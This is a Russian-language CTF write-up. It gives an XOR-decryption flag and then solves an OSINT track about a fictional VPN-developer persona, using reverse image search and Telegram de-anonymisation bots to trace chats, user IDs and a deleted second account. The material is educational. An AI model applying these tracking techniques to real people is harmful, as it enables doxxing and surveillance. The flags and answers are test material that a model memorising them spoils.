
```

b'
_0R__D__ZN__
__R_W__MZ_)_
x_Rp__(M_N_!
__R__(M__)
_____'

```


x0RpWD(MZN)!

Дешифруем строку:



The password to decrypt your `private` archive is: `XZ_@RCH1V3_PWD!`

Распаковываем архив с полученным паролем, флаг и куча файлов для дальнейшей форензики:



Ответ: H0CTF{X0R_1S_vUIN3R4Ble_t0_KP4}

OSINT трек

I. Чатек

Описание:

| Найдите рабочий чат "Кота" (link/юзернейм чата, не название).

Входные данные:


| Ссылка на страницу кота, найденная в ходе решения Веб 01.

| Отправная точка


<https://vk.com/hstmst>

Решение:

На стене пользователя помимо флага есть название рабочего чата



Вбиваем его в телеграм поиск, находим этот чат, оттуда получаем и телеграм самого кота @AlexanderCatVPN и айдишник его программиста – 6981550498



Ответ: @owicvnsdk

I. Кошка

Описание:


Какая любимая порода кошек у нашего "Кота"?

Входные данные:

| Телеграм профиль кота @AlexanderCatVPN

Решение:

Закинем аватарку в яндекс поиск по картинкам



Ответ: Ликой

I. Фоточка

Описание:

| Найдите ссылку на фотографию "Кота", которую опубликовал его программист.

Входные данные:

| Ссылка на рабочий чат кота: @owicvnsdk


| Профиль кота @AlexanderCatVPN

| Айди профиля программиста кота 6981550498

Решение:

Для решения воспользуемся t.me/@fanstatbot_robot

fun-stat-bot может отследить сообщения пользователя в открытых чатах по его id. Закинем в него айди программиста, получим список сообщений и ссылку на фотографию



Ответ: <https://imgur.com/a/JJDXudt>

I. Песенка

Описание:

Как называется песня, которую сочинил Кот для своего грустного программиста?

Входные данные:

Профиль кота в телеграмме @AlexanderCatVPN


Решение:

Поступим аналогичным образом – закинем в t.me/@fanstatbot_robot никнейм кота в телеграмме, получим выгрузку его сообщений из рабочего чата

Выгрузка by @funstatbot

Ахахаха, попу порвало???	4/27/2024 8:33:51 PM
Тогда отдавай исходники и дело с концом...	4/24/2024 10:10:59 PM
Верно понимаешь, дай мне сюда этого	4/24/2024 10:10:23 PM
дизайнера, я ему объясню, откуда у него руки растут!	
Если это стикеры, которые ты обещал, то это	4/24/2024 10:09:22 PM
вообще ни о чём.	
На глянь: 8bc8813c04bd7a1e0689cfb2925ed7ea	4/22/2024 4:57:12 AM
Спешл фо ю. Даж на виево-хостинг залил.	4/22/2024 4:55:51 AM
Лично, мастерил.	4/22/2024 4:55:49 AM
[Картишка]	4/22/2024 4:55:15 AM
И где?...	4/18/2024 10:25:18 PM
Ну ты хотя бы лого то предоставь, ноешь и	4/17/2024 1:30:34 AM
ноешь 😊😊😊	
Завтра от -3 до + 4 обещают.	4/13/2024 7:34:37 PM
У нас весь день -1.	4/13/2024 7:33:56 PM
Всему свое время, ну! Не мороси.	4/13/2024 7:30:54 PM
Как дела, че там с "проектом"?	4/13/2024 7:30:22 PM
Да я, и? Удали, не хочу что б тут это валялось.	4/13/2024 12:05:47 AM
Да, пока соидет.	4/12/2024 10:26:43 PM
Не важно...	4/12/2024 10:19:59 PM

В сообщении есть что-то напоминающее хеш, но на самом деле это просто айдишник видоса на rutube



Ответ: Never Gonna Hit Those Notes

I. Кто это нарисовал?

Описание:


| Найдите ID создателя VPN-стикеров

Входные данные:

| Телеграм чат @owicvnsdk

Решение

В начале переписки программист отправляет стикер, добавим этот стикерпак себе




В стикерпаке имеется стикер с никнеймом пользователя, который является автором этого пака.

@CiaphasCain_bro

Вам нужны стикеры?
Их есть у меня!

21:06 ✓

Закинем его в https://t.me/unamer_bot



Ответ: 7039910552

I. Мультиакк

Описание:

| Найдите ID второго аккаунта создателя VPN-стикеров


Входные данные:

| Айди создателя стикерпака 7039910552

Решение


Для решения воспользуемся https://t.me/telesint_bot

Отправим боту айдишник дизайнера, получим список чатов, в которых фигурирует пользователь.




Среди них сильно выделяется чат @OrksGoblinsDwarfs, посмотрим что там


В чате 3 видимых участника, однако указано, что на самом деле их 4



Почитав историю чата, можно найти удаленного пользователя, а на основании следующего сообщения сделать вывод, что он и Ciaphas Cain – один человек



Для получения его айдишника воспользуемся экспериментальной функцией телеграмма, которая отображает айдишник пользователя в его профиле



Ответ: 6811923097

I. Записки

Описание:


| Где хранятся записи Sad Prog о разработке VPN (ссылка)?

Входные данные:

| Рабочий чат @owicvnsdk

Решение


В чате видим гневное сообщение от программиста:



Соберем этот QR по частям



Отсканируем, получим ссылку <https://imgur.com/a/5yddTCc>



Мчим на pastebin, здесь и лежат искомые заметки

Untitled

